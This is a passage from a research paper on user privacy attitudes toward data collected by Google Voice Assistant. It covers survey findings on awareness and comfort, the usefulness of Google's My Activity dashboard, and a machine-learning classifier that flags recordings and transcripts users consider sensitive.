Age of data (yrs.)	NA	1	3	8

Table 2: Overview of participants' GVA data.

games, jokes, etc. (16), and planning their day (14). Thus, participants used GVA for a wide number of purposes.

Usage of GVA in smartphones: For each of the 1,027 data elements (audio and transcript) presented in Survey 2, we asked participants to choose the device that, according to them, collected each data element (GVA can run in multiple devices). Participants reported that 494 (73.9%) out of 668 audio clips were collected by GVA installed on smartphones, whereas smart speakers collected only 92 clips, indicating a bias towards smartphones for GVA usage. For a non-trivial 81 clips, participants either did not recall or even did not know. The results are similar for transcripts where 229 (63.78%) out of 359 transcripts were collected by GVA on smartphones, and smart speakers collected 57 transcripts; the participants could not recall or didn't know the source for the rest. Thus, most data elements presented in Survey 2 were collected by GVA on smartphones. We note that this bias towards GVA use on Android smartphones could be because of our inclusion criteria since we recruited users of Android, which has GVA pre-built into it. Still, our finding hints at an important domain of heavy data collection by GVA on smartphones in a wide variety of contexts.

Summary: 73.8% of our participants used GVA frequently (at least a couple of times per week or more). The majority of GVA usage happened in smartphones in multiple contexts, and our median participant contributed a total of 837.5 data elements. The median age of GVA data was 3 years.

5.3 User Perceptions of GVA Data (RQ2)

Next, we check whether participants understood how Google handled any GVA-related data. Specifically, we investigate user perceptions regarding GVA data collection and storage using data from Survey 1.

Perceptions of overall data collection: First, we identified (using the Google account of the authors) that there are seven different types of data collected (at most) by GVA. We verified these types in our automated data collected phase too. Table 3 shows the seven different types of data collected (at most) by GVA. The top three are the most obviously sensitive data types (audio, transcript, location), whereas the rest can be considered metadata. Recall that we referred to these three obviously sensitive data types as data elements in this work. To understand the awareness about GVA data collection, we

Data Type	Description
audio	Audio clip of conversation
transcript	Transcript of conversation
location	Ambient location at the time of use
date	Date of conversation
epoch	Time of conversation
noti	Notifications sent by GVA
trig	Activation method (w/ or w/o hotword)

Table 3: Types of data collected by GVA




Figure 3: Participant awareness of collected data types and comfort in sharing them with Google. Data types perceived to be collected/not-collected correlated with participant comfort in sharing with Google (Fisher's exact, $p < 0.0001$).

asked participants-*Do you think that Google Assistant on your Android smartphone collects any kind of data while you are using it?* in Survey 1. 78.8% of our participants responded affirmatively with "Yes", and an additional 20% responded "Maybe", signifying the participants are well-aware of possible data collection by GVA.

Perceptions of specific data collection: However, then we dug deeper and asked -*What pieces of data do you think are collected when you use Google Assistant on your Android smartphone?*, showing participants the list given in Table 3. Most participants expressed that GVA collected data such as the date (89.1%) and time (85.7%) of conversations as well as the activation method (81.5%). Interestingly, comparatively fewer participants were aware that GVA collected sensitive data types such as the transcripts of conversations (73.9%) and the ambient location (70.58%). Just 61.3% of participants believed that GVA collected audio clips of conversations, implying that a non-trivial 38.7% of users were unaware about the collection of audio clips by GVA.

Correlation between awareness of data collection and comfort in sharing data with Google: Next, we asked partici-

pants to indicate how comfortable they would feel if GVA collected data from each of the seven data types. The top three data types where most participants felt most uncomfortable to share with Google were audio clips of conversations (58.8%), transcripts of conversations (45.4%), and ambient location (45.4%). The top three data types where most participants felt comfortable with data collection were activation method (66.4%), notifications (56.3%), and time of conversations (48.7%). Next, to check if the data types that most participants felt uncomfortable with being collected were also the ones participants were least aware of, we performed a correlation analysis. Figure 3 presents the analysis result—participant awareness about the collection of each data type and their comfort level in sharing the data type positively correlated. These results signify that the data types for which people were less aware of collection (e.g., audio clips), people were also less comfortable with them being collected. This result indicates a superficial understanding of GVA data collection. We surmise that this shortcoming might cause a decreasing interest in GVA users to delete the GVA collected data via existing privacy controls—e.g., deleting or even browsing their stored data through the data dashboard.

Perceptions of data storage: We asked our participants *Where do you think the data, if collected by Google Assistant on your Android smartphone (and voice-enabled Google smart speakers) is stored?* 86.3% of our participants correctly responded that the data is stored on Google data storage facilities (servers). However, 10% of participants responded that the data is stored only on the respective device, whereas 3.7% of participants responded that the data is stored completely or partially in both places. So, the majority of participants had a clear idea of about data storage practices of GVA.

Summary: Most (78.8%) participants thought that Google collected some data using GVA, and the majority were aware of where this data is stored. However, their awareness about the type of data stored was lacking—a non-trivial fraction was unaware of the collection of sensitive data types. In fact, the participants were uncomfortable sharing the data elements they were not aware GVA was collecting (e.g., audio clips).

5.4 Unpacking Preferred Access Control for Google to Collect GVA Data (RQ2)

Most participants were aware that Google collects and stores some data using GVA in their servers. Thus, we investigated the desired access control rules for Google in the context of specific classes of GVA data elements. We analyzed participant responses to this question in Survey 2 for specific data elements—*After going through the audio clip/Google Assistant command, how comfortable would you feel if someone in your intimate/private/social/public relations/Google heard it/came to know about it?*. This question checked the sharing (i.e., access control) preferences for GVA data with people in four proxemic zones–intimate, private, social public [21] as well as Google. Then, we used statistical analysis to check the proxemic zone closest to Google in terms of these sharing preferences. A Fisher's exact test found that there was a statistically significant correlation between desired access rules for Google and all proxemic zones (Fischer's exact $p < 0.05$) across all classes of data elements from Table 1. Then we used *difference in proportions* as a measure of effect size on 2×2 contingency tables containing comfort data elements between a proxemic zone and google (one table for each class of data element) [18]. For each class, the zone(s) with the smallest effect size had the closest sharing preference with Google. The average effect size for each proxemic zone across all classes revealed that participants associated Google most closely with the public zone (average effect size 0.81) and farthest from the private zone (average effect size 0.92). Table 9 (Appendix C) contains all the effect sizes.

Summary: Across all specific data elements, our participants expressed that the access control rules for Google should be similar to a public entity. To understand how this observation translates to actual user behaviour, we now analyze user privacy preferences for sharing specific files with Google.

5.5 Desired Privacy Preferences of GVA Data (RQ3)

For specific data elements across different classes presented in Survey 2, we asked participants if they are comfortable sharing specific data elements with Google today.

Users want to restrict access of Google for specific GVA data: Our participants were uncomfortable sharing 121 (18.1%) out of 669 audio clips and 61 (17%) out of 358 transcripts (presented to them in Survey 2) with Google. These numbers indicate that participants felt uncomfortable sharing a non-trivial fraction of their GVA-collected data. Next, we will check the correlation between this preference with the medium of data collection and class of data.

Correlation with medium of data collection: We checked the correlation between the device of data collection with user comfort to share data. Figure 4 presents this result. Our statistical test did not reveal any significant difference in comfort across data collected via GVA on phones or smart speakers. However, we did find a significant correlation ($p = 0.00$) between user knowledge of the medium of data collection and user comfort in sharing the data element (both audio and transcript) with Google. Participants felt significantly more comfortable sharing data elements where they knew about or could recall the origin of the collected data element. Interestingly, today, Google My Activity Dashboard only shows whether a data element was collected by a Google smart speaker, completely ignoring smartphone devices. Future dashboard designs could add these missing details to make users more comfortable while viewing their data.




Figure 4: User preferences for sharing audio clips collected by different devices with Google. Preferences for transcripts followed a similar trend.

Correlation with auto-detected classes of data element: Participants felt most uncomfortable sharing audio clips containing regret words (24.4% of all elements from that class), followed by audio clips having multiple speakers (21.1%) and transcripts containing regret words (20.8%). However, a Kruskal Wallis test revealed no significant differences between privacy preferences for data elements belonging to different classes. This result implies that perhaps these simple classes (often based on word matching) were insufficient to accurately identify the GVA-collected data elements where participants wanted to restrict access.

Summary: Participants want to restrict access for a non-trivial fraction of their GVA-collected data, which underlines a need to simplify data dashboards for identifying such data elements. Interestingly, showing users the origin of their collected data made them more comfortable sharing their data. Our simple NLP and signal processing based classes were unable to capture sensitive data elements. Thus, we need more complex tools to identify such sensitive data elements that users are uncomfortable sharing.

5.6 Understanding Utility of Data Dashboard for privacy control (RQ4)

As highlighted in the previous subsection, GVA users wanted to restrict access to 17.7% of GVA-collected data. Today the *My Activity Dashboard* is the only Google-provided way (aside from legal interventions) for the users to delete this data (albeit post-facto) and control privacy. Therefore, we sought to understand user perceptions regarding the utility of this dashboard.

Perceptions of data accessibility: First, we checked whether participants were aware that they could access the data collected by GVA. 61.3% participants believed that the data could be accessed, while 32.5% responded that it might be accessed, indicating the majority are at least aware of the possibility of a tool like the data dashboard.

Popularity and usage of data dashboard: Now, we check if participants knew about the My Activity dashboard. 40 (50%) participants responded that they had heard of it, 10% were not sure, whereas a surprisingly high 40% of participants had never heard of the data dashboard. Among the 40 participants who had heard of the My Activity dashboard, 4 participants had never visited it, and 33 of the remaining 36 participants visited their dashboards less than once per month. In effect, only 3 (3.8%) out of 80 participants visited their dashboards more than once a month. According to the 36 participants who had visited their respective dashboards before our study, the top reasons for visiting it were–(i) To simply check it out (30), (ii) To view collected data (18), (iii) To change activity settings (11), and (iv) To delete some data (9). We asked 50 participants who were unsure/unaware to visit the data dashboard to check their GVA-collected data before continuing with the study.

Unpacking perceptions of data dashboard: Since all participants had explored their dashboards at least once by this point in the study, we asked them how comfortable they felt while viewing the data on their dashboard and why. On a scale of 1 to 5 (1 being very uncomfortable), the average comfortability rating was 3.26 (σ = 1.06, median = 3), indicating that most participants felt neither comfortable nor uncomfortable viewing the data. In fact, our qualitative analysis revealed that participants had mixed reactions to GVA data presented in the dashboard. 37.5% of our participants were either bothered or surprised by the information collected. For instance, P31 said, "*I know that google is collecting information, but I am not 100% comfortable to see the amount they collect. There is really no privacy.*" 15% of participants were glad that the data was available, and 6.25% of participants were unsure of their choice. The remaining 41.25% of participants were neither bothered nor surprised. For example, P12 told, "*I already know Google was collecting all of the information I saw.*" Using a Kruskal Wallis test ($p = 0.029$), we found that participants who had heard of the Google My Activity dashboard before the study were more comfortable (N = 40, μ = 3.525) in viewing collected data, as compared to participants who had never heard of the dashboard (N = 32, μ = 2.875). Therefore, participants grew more comfortable with the dashboard as they became more familiar with it. Our results strongly support the need for data dashboards since participants feel more in control (and thus comfortable) when they can see and manage their data.

Understanding usability of data dashboard: To check the usability of the data dashboard, we asked our participants the question-*How easy was it to reach and find what you were looking for?*, using a 5-point scale (1 being very difficult and 5 being very easy). The average rating was 4.025 (σ = 0.899, median = 4). Thus, most participants found My Activity Dashboard easy to reach. To get a better idea of any difficulties faced by participants during navigation, we then asked them the question-*Did you face any difficulties or problems in navigating through your Google My Activity Dashboard?* Qualita-

tive analysis showed that 8 (10%) out of 80 participants found it hard to navigate through the dashboard to find their data. For example, P62 said, "*There is so much data it is a little overwhelming.*" 2 participants did not check their dashboards, and 1 participant faced some problems with navigation but did not elaborate on it. The remaining 69 participants did not report any difficulties with navigation. 16.25% of participants said they would like some assistance in using the dashboard, and another 10% told that they might want some assistance. The remaining 73.75% of participants indicated that they would not like any assistance. We found a positive correlation (Fisher's exact test, $p = 0.048$) between the duration of using GVA (less or more than around 2 years) with the need for assistance in using the dashboard, highlighting a possible cognitive overload for long-time GVA users.

Summary: We found an interesting knowledge gap within our participants—93.8% of participants thought their GVA-collected data can or may be accessed. However, only 50% of the participants were aware of the data dashboard, showing a lack of actionable knowledge. Even the people who knew about data dashboards, just 3.75% visited it regularly. In fact, more than one-third participants (37.5%) felt bothered or surprised while viewing the collected data. Quite assuringly, most participants found the dashboard easy to use; however, 10% of participants also found it difficult to access their data. We observed that more long-time GVA users expressed a need for assistance in using the dashboard, suggesting the more they become familiar with the dashboard, the more overwhelmed they might get with the huge data collected by GVA over time.

5.7 Moving towards Improving Utility of Data Dashboards (RQ4)

Currently, Google's My Activity Dashboard provides two ways to delete collected data- (i) users can either inspect and delete each data element individually, or (ii) delete all data elements stored within a specified date-time range. The former is particularly not useful from a privacy perspective because inspecting a large number of collected data elements (most of which are non-sensitive) is quite time-consuming and laborious to be practically feasible, as seen in the previous subsection. On the other hand, the latter can help enforce privacy but is not a good option for users who might want to retain some/all of their collected data for future reference, assisting product development, etc. To assist users with finding their possibly sensitive data collected by GVA, we did a simple proof-of-concept test—around the end of Survey 2, we showed them a personalized Google drive with data elements divided into subfolders according to their auto-detected classes from Table 1 (with classes as subfolder names) and asked if a system which can show such classifications will be useful. Recall that these classes were constructed with privacy-violating scenarios in mind, and hence some of the data elements were expected to be sensitive.

Recommending elements in data dashboards: After participating in the study, 56.3% of participants reported that they were very likely to delete some of their data collected by Google. 65% of participants said that our classifier provided valuable assistance in finding sensitive data on Google servers, and 72.5% told that they would recommend others to try it out if made publicly available. This percentage was 50% higher than the 27.5% of participants who expressed a need for assistance in finding sensitive data on Google servers in Survey 1, indicating a strong demand for such a recommendation system in data dashboards.

The efficacy and challenge in providing recommendations: The primary challenge that we faced while developing our sensitive content detection system was related to the accuracy of the system in assigning classes to the data elements. On a 5-point Likert scale (1 is very inaccurate and 5 is very accurate), the average rating provided by participants to our classifier was just 2.67 (σ = 0.96, median = 3), suggesting that most participants did not find it highly accurate. Additionally, 20 participants provided qualitative feedback regarding the study. 9 out of these 20 participants pointed out that the system accuracy could be improved. For example, P60 stated: "*Overall I found the sensitive content system not to be very accurate. It some cases it was correct, but in more cases it was rather incorrect.*" Despite the low perceived accuracy of the classification, we found it surprising that 65% of participants found it useful to find sensitive content. P71 further explained the connection between classification accuracy and helpfulness of our recommendation system: "*Perhaps try improving the accuracy. I noticed that while it did get some things right, it'd periodically get things wrong. I'm not expecting the system to be perfect though but if you can improve the accuracy at all that'd be great.*"

To better understand this result, we looked at participant accuracy scores and sharing preferences for individual data elements presented in Survey 2. Out of 52 (65%) participants who believed that our system provided valuable assistance in finding sensitive data (i.e. who liked our *classification presentation* potentially irrespective of accuracy), we focused on 36 participants who rated at least one encountered data element $>= 3$ for accuracy and also felt neutral or uncomfortable sharing it with Google. We observed that 29 (80.6%) of these 36 participants found our system to be helpful (i.e. they found our classification accurate). So, our results hinted that even when our classifier was able to detect at least one possibly sensitive file, most participants found it useful, signifying a need for such recommendations.

Summary: Accurate recommendations of possibly sensitive data elements help users restrict access and protect the privacy of their VA-collected data. Encouragingly, recommending users to revisit even one accurately sensitive data element

collected by GVA made them highly (80.6%) likely to control their collected data, highlighting the demand for accurate, usable dashboards. This finding strongly underlines the efficacy of a highly accurate sensitive-element recommendation system to improve the utility of data dashboards. In the next section, we present the feasibility of building such an automated, highly accurate, sensitive content detection system.

6 Feasibility of Accurately Recommending Sensitive Data in Data Dashboards

Earlier, we saw that voice assistants like GVA collect and store large amounts of user data. While deleting all collected data in bulk can help avoid privacy violations, in Survey 2, participants mentioned not deleting the shown data elements for 64.8% (674 out of 1040 data elements shown) of cases. Our open coding of their explanations revealed interesting themes—the prominent reasons for not immediately deleting these 674 data elements was that these data elements were non-sensitive (24.0% of data elements), improving Google Assistant or Google services in general (8.2%). For eg., P48 said, "*I don't mind Google having access to clips like this to improve their services.*" Other reasons for not deleting collected data included having the choice to view or delete previously collected data at will (1.4%) and personalized recommendations from Google (0.4%). In the case of better personalized recommendations, P32 explained, "*I don't mind if Google knows hat music I listen to, especially if it improves it's music suggestion service.*" For 17.7% of data elements, participants did not mention any specific reason, but they wanted Google to carry out their processing and delete this data within a time frame (e.g., after 3 months).

Even though companies provide data dashboards for users to access this data (e.g., My Activity Dashboard by Google), current dashboard designs do not offer mechanisms for users to efficiently sift through and restrict access to specific data elements. To that end, our results (section 5.7) hint at a need for an improved human-in-the-loop (HITL) GVA data dashboard design—we envision an interface that can prioritize potentially sensitive content in the dashboard interface and assist users in controlling the privacy of their GVA-collected data. However, auto-detecting and restricting access to sensitive data elements to help users is also challenging as sensitivity can depend on external factors (e.g., user's age, frequency of use, other personal reasons, etc.) aside from the content of data elements. To that end, we explored the feasibility of *recommending sensitive data elements* in data dashboards in a HITL scenario where the recommendation is only to help users find such data elements and not to take away their control. Companies could leverage such recommendations to improve their data dashboards by presenting possibly sensitive data to their users for review. We envision that such data elements can be presented either by creating a separate review section in a dashboard or changing the default ranking of shown content.

6.1 Modelling Sensitive Content Detection as a Supervised Prediction Task

Our prediction task involved predicting whether a user will perceive a particular data element collected by GVA as sensitive. For classification, our training dataset consisted of tuples (X_i, Y_i), where X_i represents the feature vector, and Y_i represents the sensitivity label of a data element i. The prediction task involved binary classification, where $Y_i = 1$ corresponded to the 'Yes' label (sensitive class) and $Y_i = 0$ corresponded to the 'No' label (not sensitive class). The feature vector X_i included audio-based features, text-based features, and user-based features, all of which were captured through user survey responses and shared GVA data. The audio-based features that we used were Mel-Frequency Cepstral Coefficients (MFCC) [44], spectral contrast, tempo, and SoundNet-based features [6]. The text-based features included LIWC-based features, sentence embedding, presence of swear words, presence of regret words, sentiment-based features, emotion-based features, and presence of top 100 unigrams and bigrams. The user-based features consisted of age range and gender of users, age of Google Account, frequency and span of GVA usage, and association with computer science or a related field. The survey responses were included either as one-hot encoding or binary indicators for multiple-choice answers. A detailed description of all features is in Appendix E.

To perform this classification, we explored several established supervised ML algorithms such as Support Vector Machines (SVMs), Logistic Regression (LR), Random Forest (RF), Multi-layer Perceptron (MLP), each from the scikit-learn library [32], along with XGBoost (XGB) [14]. We compared the performance of these classifiers with two baselines. The first one was a random classifier that randomly assigned a label to each data element, where prediction probabilities for labels were chosen based on their prevalence in our dataset. For our second baseline, we used the preliminary categorization (Table 1) of each data element as the input feature to train another XGBoost model called XGB-Class. All model hyperparameters were optimized using grid search with 10-fold cross-validation. We found the XGB model to perform the best and thus use it to report our final performance metrics.

6.2 Our Dataset

Our dataset consisted of 542 audio clips and 412 transcripts. Each data element was associated with one of three sensitivity labels by the users during Survey 2- 'Yes' (sensitive class), 'No' (not sensitive class), and 'I am not sure' (ambiguous). Since data sensitivity is subjective, we considered these user-assigned labels as accurate ground truth for our predictions. The distribution of labels in the dataset was as follows-

18.34% 'Yes,' 63.94% 'No,' and 17.72% 'I am not sure.' We were specifically interested in sensitive data elements (labeled 'Yes') for our prediction task. Since the neutral label, 'I am not sure,' constituted a non-trivial fraction of our dataset, we performed four different experiments, treating it as a separate label each time. In each experiment, we trained our best performing XGB classifier using the 'I am not sure' label as a proxy for one of these four labels- 'Yes' (sensitive class), 'No' (not sensitive class), 'Removed' (do not consider in training process), and 'I am not sure' (treat as a separate class). The first three experiments were binary classification problems, whereas the last one was a three-class classification problem. The best results were obtained associating the 'I am not sure' label with the not sensitive class ('No' label), which semantically also implies a conservative prediction—recommending only data element where the classifier is certain that its sensitive. Hence, we report the results of only this experiment in the paper. The rest of the results are in Appendix B.

6.3 Experimental Setup

We performed 10-fold cross-validation and reported macro-averaged precision, recall, and F1 scores for each classifier. Here, precision is defined as the ratio, TP/(TP+FP), where TP refers to the number of true positive predictions, and FP refers to the number of false positive predictions. Similarly, recall is defined as TP/(TP+FN), where FN refers to the number of false negative predictions. Since our dataset was highly skewed away from the class of our interest, we used the Synthetic Minority Oversampling TEchnique (SMOTE) [13] to balance our dataset before training the models. SMOTE aims to balance imbalanced datasets by oversampling or randomly replicating samples from the minority class. We used the implementation of SMOTE provided by the imbalanced-learn [26] Python library.

Next, we plotted precision-recall (PR) curves (averaged over 10-folds) for each classifier to analyze the trade-off between showing a larger number of sensitive data elements to the users and the accuracy in finding such elements, reflected by recall and precision values, respectively. Maximizing both precision and recall is often not mathematically possible. In practice, a classifier with high precision and low recall returns fewer but relevant results, whereas a classifier with high recall and low precision returns many but irrelevant results. Therefore, achieving a balance between precision and recall is crucial for such classifiers to recommend as many sensitive data elements as possible to the user. A valuable heuristic to capture this trade-off between precision and recall is precision-recall area under curve (PR-AUC). A higher value of PR-AUC for a classifier shows its ability to achieve both good precision and recall. We calculated the PR-AUC values for different classifiers from their PR curves and used it as a metric to quantify their overall performance.

Finally, we used precision@k to assess different classifiers from a recommendation system's perspective. In a practical scenario, it is unlikely that a user will go over all suggestions of sensitive data elements presented on their data dashboard. In such cases, a classifier must sort their recommendations and minimize the number of false positives within top k recommendations. We report this value using precision@k. Precision@k is simply the proportion of correct classifications within top k recommendations. A higher value of precision@k signifies good quality of recommendations.

Model	Precision	Recall	F1 score
Proposed Feature-based Models			
SVM	0.90	0.89	0.89
LR	0.92	0.91	0.91
RF	0.83	0.83	0.83
MLP	0.91	0.91	0.91
XGB	**0.96**	**0.95**	**0.95**
Baseline Models			
Random	0.51	0.52	0.44
XGB-Class	0.54	0.54	0.54

Table 4: Macro-averaged Precision, Recall, F1-score for all models. The highest values in each column are boldfaced.

6.4 Results

Our ML models tried to predict whether a particular data element will be perceived by the user as sensitive or not. Table 4 shows the macro-averaged precision, recall, and F1 scores for all models. Across all models, XGB offered the best performance with an F1 score of 0.95, followed by LR and MLP, each of which achieved an F1 score of 0.91. The best performing baseline model was XGB-Class which achieved an F1 score of 0.54. Our XGB model outperformed the best-performing baseline model by approximately 76%.

Figure 5 shows the PR curves generated for all models. Once again, the XGB model performed the best, achieving a near-perfect PR-AUC value of 0.9894, followed by LR that achieved a PR-AUC value of 0.9283. The XGB model showed a significant improvement over the XGB-Class baseline model (PR-AUC = 0.5452), outperforming it by approximately 81%.

Figure 6 shows the precision@k curves generated for all models. Looking at the top 30 predictions, the XGB and RF models performed the best, achieving a perfect precision@30 value of 1. They were followed by MLP, which achieved a precision@30 value of 0.9. Other models such as SVM and LR had relatively poor precision@30 values comparable to the precision@30 value of 0.57 for the XGB-Class baseline model. To distinguish between the performance of XGB and RF models, we looked at their precision@k values for large values of k. We observed a slight drop in performance while varying k from 1 to 500 for the RF model (precision@500 = 0.954), whereas the XGB model retained its performance (precision@500 = 1) even for larger values of




Figure 5: PR curves while classifying data elements (SVM, LR, RF, MLP, and XGB are evaluated ML models, whereas Random and XGB-Class are baseline models)




Figure 6: Precision@k curves while classifying data elements (SVM, LR, RF, MLP, and XGB are evaluated ML models, whereas Random and XGB-Class are baseline models)

k, highlighting the stability of XGB model (Figure 15 of Appendix C). Despite achieving a lower F1 score and PR-AUC value than models such as LR, the RF model offered better performance in the scenario where only a few data elements should be presented to users. Although our best-performing XGB model achieved a high F1-score of 95%, resourceful organisations like Google might be able to further improve accuracy in real-world deployments with additional labeled data.

6.5 Understanding Prediction Accuracy

Finally we analyzed the features that played the most important role in our prediction task.

Many of the important features are user-based: Table 5 shows the top ten features identified by our best performing XGB classifier, in decreasing order of importance. Three out of the top five features were user-based, which highlights that user details are crucial in predicting the perceived sensitivity of data elements. Five out of the top ten features were text-based, implying that the text content of data elements is also central to the prediction task. This is in contrast with the result in Section 5.5, where we did not find significant differences in user privacy preferences across simple lexicon-based classes. We believe this contrast is because of using more involved textual features (e.g., LIWC, sentence embedding, sentiment).

Rank	Feature Type	Name
1	User-based	Age of Google Account
2	User-based	Frequency of GVA usage
3	Text-based	Sentiment-based
4	User-based	Age range of user
5	Audio-based	SoundNet-based
6	Text-based	LIWC-based
7	Text-based	Presence of top 100 unigrams
8	Text-based	Sentence Embedding
9	User-based	Association with CS or a related field
10	Text-based	Presence of regret words

Table 5: Top 10 features as decided by the XGB model in decreasing order of importance

7 Concluding Discussion

In this work, we present the first study on understanding users' privacy attitudes and preferences regarding data collection by GVA. Specifically, using a real-world data-driven approach, we unpacked users' knowledge of the data collection practices of GVA. Previous work [19] has looked into general user perceptions and reactions towards the Google My Activity data dashboard. However, we, in contrast, focused on using real-world GVA-collected data elements to elicit specific user responses. We seek to understand whether such data dashboards actually provide utility in controlling data privacy through an 80-participant user study grounded into actual GVA-collected data. Recent studies have paid increased attention to voice assistants on smart home speaker devices. Given the pervasiveness of smartphones, our results show that smartphone voice assistants can collect data in a variety of scenarios different from stationary smart speaker devices. Thus, our work sheds light on the data-centric ecosystem of voice assistants, with GVA as our test case. Furthermore, in spite of using GVA data dashboards as our test case, many of our findings on assessing the efficacy of data dashboards and improving their usability are generalizable to dashboards of other voice assistants.

A new direction towards usable data dashboards: Our results establish a definite need for better data dashboards while acknowledging the utility of the current one. As a first step, our results hint at the fact that users have just superficial knowledge about the data collection and storage practices of GVA. Although data dashboards help to raise awareness about the total collected data by GVA, the huge amount of data does not help. Long-term users would need automated

assistance to review more sensitive data elements. Thus, our results underline a need to make these data dashboards more usable by helping users uncover sensitive data elements. Our user feedback and accurate classification results identify that machine-learning based human-in-the-loop systems might significantly help the cause. To that end, we identified the top ten most important features for this prediction task. In addition to text-based and audio-based features already available to the VA platform, our results highlight that user-based features can also play an important role in identifying sensitive content. We believe that a handful of these user-based features unavailable to the VA platform could be collected by directly asking the users as part of an initial setup process (while mentioning this will assist the users in finding their sensitive data elements). In fact, our second survey, which aimed to raise awareness about different types of data collected by GVA and stored by Google increased user awareness about GVA collected data.

However, there is much left to explore in this direction, including the presentation of these recommendations to the users and checking the efficacy of interface nudges using these recommendations. For instance, our HITL design to improve usability focused on assisting users in uncovering potentially sensitive elements. A potential future work is creating and evaluating a query system in parallel to this recommender system. Such a system could assist users in sifting through the GVA-collected data efficiently and further improve the usability of data dashboards. Thus, we strongly feel our work paves the way to build more usable data dashboards for better assisting users and takes a step forward to bringing transparency to the data ecosystem of voice assistants.

8 Acknowledgments

We thank the anonymous reviewers and our shepherd Camille Cobb for their valuable feedback. We also thank Shalmoli Ghosh for her help with an earlier iteration of this work and Niloy Ganguly for the discussion early in the project. The experiments in this work were funded by Huawei Technologies India Private Limited via the ADUL project.

References

[1] Prolific. https://www.prolific.co/, 2021.

[2] J-F Abramatic, B Bellamy, ME Callahan, F Cate, P van Eecke, N van Eijk, E Guild, P de Hert, P Hustinx, C Kuner, et al. Privacy bridges: Eu and us privacy experts in search of transatlantic privacy solutions. 2015.

[3] Charu C. Aggarwal. *Recommender Systems: The Textbook*. Springer-Verlag, 2016.

[4] E. Alepis and C. Patsakis. Monkey says, monkey does: Security and privacy on voice assistants. *IEEE Access*, 5:17841–17851, 2017.

[5] Noah Apthorpe, Yan Shvartzshnaider, Arunesh Mathur, Dillon Reisman, and Nick Feamster. Discovering smart home internet of things privacy norms using contextual integrity. *Proceedings of the ACM on Interactive, Mobile, Wearable and Ubiquitous Technologies*, 2(2), July 2018.

[6] Yusuf Aytar, Carl Vondrick, and Antonio Torralba. Soundnet: Learning sound representations from unlabeled video. In *Advances in neural information processing systems*, pages 892–900, 2016.

[7] Frank Bentley, Chris Luvogt, Max Silverman, Rushani Wirasinghe, Brooke White, and Danielle Lottridge. Understanding the long-term use of smart speaker assistants. *Proc. ACM Interact. Mob. Wearable Ubiquitous Technol.*, 2(3), September 2018.

[8] Christopher M. Bishop. *Pattern Recognition and Machine Learning*. Springer-Verlag, 2006.

[9] Manuel Bronstein. A more helpful google assistant for your every day. https://blog.google/products/assistant/ces-2020-google-assistant/, 2020. (Last accessed on October 2021).

[10] Nicholas Carlini, Pratyush Mishra, Tavish Vaidya, Yuankai Zhang, Micah Sherr, Clay Shields, David Wagner, and Wenchao Zhou. Hidden voice commands. In *Proceedings of the 25th USENIX Security Symposium (USENIX)*, Sec'16, pages 513–530, August 2016.

[11] Pew Research Center. Nearly half of americans use digital voice assistants, mostly on their smartphones. https://www.pewresearch.org/fact-tank/2017/12/12/nearly-half-of-americans-use-digital-voice-assistants-mostly-on-their-smartphones/, 2017. (Last accessed on October 2021).

[12] Christopher Champion, Ilesanmi Olade, Konstantinos Papangelis, Haining Liang, and Charles Fleming. The smart^2 speaker blocker: An open-source privacy filter for connected home speakers. *CoRR*, abs/1901.04879.

[13] Nitesh V Chawla, Kevin W Bowyer, Lawrence O Hall, and W Philip Kegelmeyer. Smote: synthetic minority over-sampling technique. *Journal of artificial intelligence research*, 16:321–357, 2002.

[14] Tianqi Chen and Carlos Guestrin. Xgboost: A scalable tree boosting system. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining*, KDD '16, page 785–794, New York, NY, USA, 2016.

[15] M. Courtney. Careless talk costs privacy [censorship digital assistants]. *Engineering Technology*, 12(10):50–53, 2017.

[16] W.J. Dixon and Jr. Massey, FJ. *Introduction to statistical analysis*. McGraw-Hill., 1951.

[17] Jide S. Edu, Jose M. Such, and Guillermo Suarez-Tangil. Smart home personal assistants: A security and privacy review. *ACM Computing Surveys*, 53(6), 2020.

[18] Paul D. Ellis. *The Essential Guide to Effect Sizes*. Cambridge University Press, 2010.

